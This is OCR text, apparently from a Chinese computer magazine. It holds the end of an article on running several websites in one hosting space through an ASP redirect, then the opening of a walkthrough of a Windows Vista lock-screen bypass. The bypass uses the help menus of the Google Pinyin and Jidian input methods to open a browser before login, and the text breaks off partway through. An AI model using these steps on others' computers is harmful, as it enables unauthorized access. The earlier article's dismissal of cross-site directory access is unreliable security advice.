


图3

这个是asp实现的代码，其它语言思路都一样，这里就不贴出来了，以免占太多的版面。

四、测试

上面的基本步骤就这么多，为了方便测试，我在两个网站的目录下分别加入了不同的首页文件。下面我们来对www.zben.cn和www.kacci.cn分别进行访问（图2，图3）。看到了吧，当输入http://www.zben.cn/的时候，网页会自动转入到http://www.zben.cn/zben/中去，各站是各站的，互不干扰，从而实现了多个网站完全独立的功能。

五、存在问题

这个世界没有十全十美的东西，所以我们要用辩证唯物主义的思想来看待事物。一个东西有它好的一面，同时又存在它坏的一面（顺便告诉大家，我大二的马哲没过，所以多唠叨了几句）。

第一个不爽就是访问每个网站都会自动带上一个子目录，对于这点我也没有办法，不过如果所有网站的目录文件都完全不一样的话，就可以实现各网站无子目录访问了，然而这样管理起来也不方便，不知道哪个文件是哪个站的了。

另一个不爽就是可以跨目录访问，对于上面两个站，我们完全可以经过一个域名访问另一个站点。比如：http://www.zben.cn/kacci/和http://www.kacci.cn/zben/，但是别人也不知道你网站的内部结构，也没有谁故意去猜另一个站的目录，所以这个疑虑可以省去。

一些空间还进行了流量限制，如果一个或几个网站的访问量太大的话，空间有可能被down掉。另外，安全性不高，这可能是最重要的缺点了。我们很容易看出，倘若其中的一个站被别人入侵后，那其它的站都跑不掉，所以提升各个站点的安全性是非常有必要的。最后还是那句话，本文技术含量不高，但是实用的价值很高，所以那些穷朋友们，联合起来，动手吧！

最新体验 Vista操作系统输入法漏洞

黑侠（black Mask）

2007年微软正式发布了Vista操作系统，该操作系统不仅外观十分漂亮，而且号称是史上最安全的操作系统。但就在发布不久，各式各样的安全漏洞也就接踵而来了。今天我就来讲一讲Vista是如何重现当年经典的Windows2000输入法漏洞的。我们可以利用该漏洞在无管理员密码的情况下登录系统，获得系统的SYSTEM权限，从而完全控制对方的电脑。

1.google输入法漏洞

首先需要安装一个google在4.4号前发布的拼音输入法1.0版(4.4后发布的输入漏洞已经修复了漏洞)，双击GooglePinyinInstaller.exe开始安装，如图1。




图1

然后点击"下一步"，直接安装，把"将谷歌拼音输入法设为默认输入法"前打勾，最后再点完成，如图2。我们锁定计算机，鼠标在任一空白处单击左键，就会自动弹出Google输入法，将鼠标移动到Google输入法的小齿轮上右击选择"帮助"，如图3。

呵呵，马上弹出了IE并打开了GOOGLE拼音帮助的网站，此时我们就可以随便上网浏览网页或下载，但屏蔽很多功能，比如右键不能使用等等一些，大家自己研究吧。好了，打开百度看看，如图4。




图2

遗憾的是，比如我们在IE输入c:\windows回车，并不像以前Windows2000输入法漏洞里的那样，马上就会弹出Windows的目录，而是在你登录到系统后，才会看到我们刚才打开的Windows目录。




图3




图4

2.极点中文输入法漏洞

双击安装极点中文输入法，安装成功。再将计算机锁定，鼠标在任一空白处单击左键，就会自动弹出极点中文输入法，右击"五笔字型"选择"使用说明"，如图5。


